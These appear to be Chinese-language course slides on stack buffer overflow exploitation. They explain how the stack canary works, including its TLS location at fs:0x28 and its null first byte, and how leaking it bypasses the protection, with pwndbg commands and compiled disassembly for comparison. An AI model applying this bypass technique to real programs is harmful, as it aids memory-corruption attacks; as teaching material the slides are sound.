
# \$ BOF Exploit

- ▶ Overwrite sensitive data
- ▶ Overwrite return address
- ▶ Canary
- ⌚ Leak canary



# \$ BOF

## Mitigation - canary



# \$ BOF

## Mitigation - canary

- ▶ **Mitigation - canary (stack guard)**
  - ⦿ 當啟用 canary 後，OS 會在載入程式時，在 TLS 當中 offset **0x28** 的位置，放入 8 bytes 的隨機數，該值就稱作 canary
  - ⦿ Function prologue 會在 stack 底部放置 canary；function epilogue 會檢查該 canary 與 TLS 內存的值是否相同，藉此比對是否有 stack overflow 的發生
- ▶ 然而 canary 的第一個 byte 必定為 **00**，如果程式中的 BOF 能夠蓋掉 00，並且程式本身有讀取功能，仍可以透過 leak canary 來繞掉此保護機制

# \$ BOF

## Mitigation - canary

- ▶ 程式會透過 `fs register` 來存取 TLS 的位址，不過因為存取 `fs` 取得 TLS 位址是作業系統幫我們做的，`fs` 本身的值為 0，因此 TLS 的位址並不是這麼好找
- ▶ 在 runtime 時 TLS 與 library 在多數情況下有固定的 `offset`，因此先透過 debugging 求得 `offset`，打 exploit 時在加減 `offset` 來取得 TLS 的位址
- ▶ 使用 `gdb` debugging 時，取得程式的 TLS 位址有以下幾種做法：
  - ⦿ `pwndbg> tls`
  - ⦿ `pwndbg> search -8 <canary>`
    - > `canary` 的值可以透過查看 function prologue 與 epilogue 獲得，或者在 `pwndbg` 中下 `canary` 也可以

# \$ BOF

## Mitigation - canary

```
# enable canary
gcc -fstack-protector-all -o test
test.c
# checksec output
Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
```

```
0000000000001149 <main>:
1149: f3 0f 1e fa    endbr64
114d: 55             push rbp
114e: 48 89 e5       mov rbp,rsp
1151: 48 8d 3d ac 0e 00 00 lea rdi,[rip+0xeac]    # 2004 <_IO_stdin_used+0x4>
1158: e8 f3 fe ff ff call 1050 <puts@plt>
115d: b8 00 00 00 00  mov eax,0x0
1162: 5d             pop rbp
1163: c3             ret
1164: 66 2e 0f 1f 84 00 00  nop WORD PTR cs:[rax+rax*1+0x0]
116b: 00 00 00
116e: 66 90           xchg ax,ax
```

Without canary

```
0000000000001169 <main>:
1169: f3 0f 1e fa    endbr64
116d: 55             push rbp
116e: 48 89 e5       mov rbp,rsp
1171: 48 83 ec 10    sub rsp,0x10
1175: 64 48 8b 04 25 28 00 mov rax,QWORD PTR fs:0x28
117c: 00 00
117e: 48 89 45 f8    mov QWORD PTR [rbp-0x8],rax
1182: 31 c0           xor eax,eax
1184: 48 8d 3d 79 0e 00 00 lea rdi,[rip+0xe79]    # 2004 <_IO_stdin_used+0x4>
118b: e8 d0 fe ff ff call 1060 <puts@plt>
1190: b8 00 00 00 00  mov eax,0x0
1195: 48 8b 55 f8    mov rdx,QWORD PTR [rbp-0x8]
1199: 64 48 33 14 25 28 00 xor rdx,QWORD PTR fs:0x28
11a0: 00 00
11a2: 74 05           je 11a9 <main+0x40>
11a4: e8 c7 fe ff ff call 1070 <__stack_chk_fail@plt>
11a9: c9             leave
11aa: c3
11ab: 0f 1f 44 00 00  n
```


在 [rbp-8] 放置 canary

取出 [rbp-8] 的值與 TLS+0x28 做比對

With canary

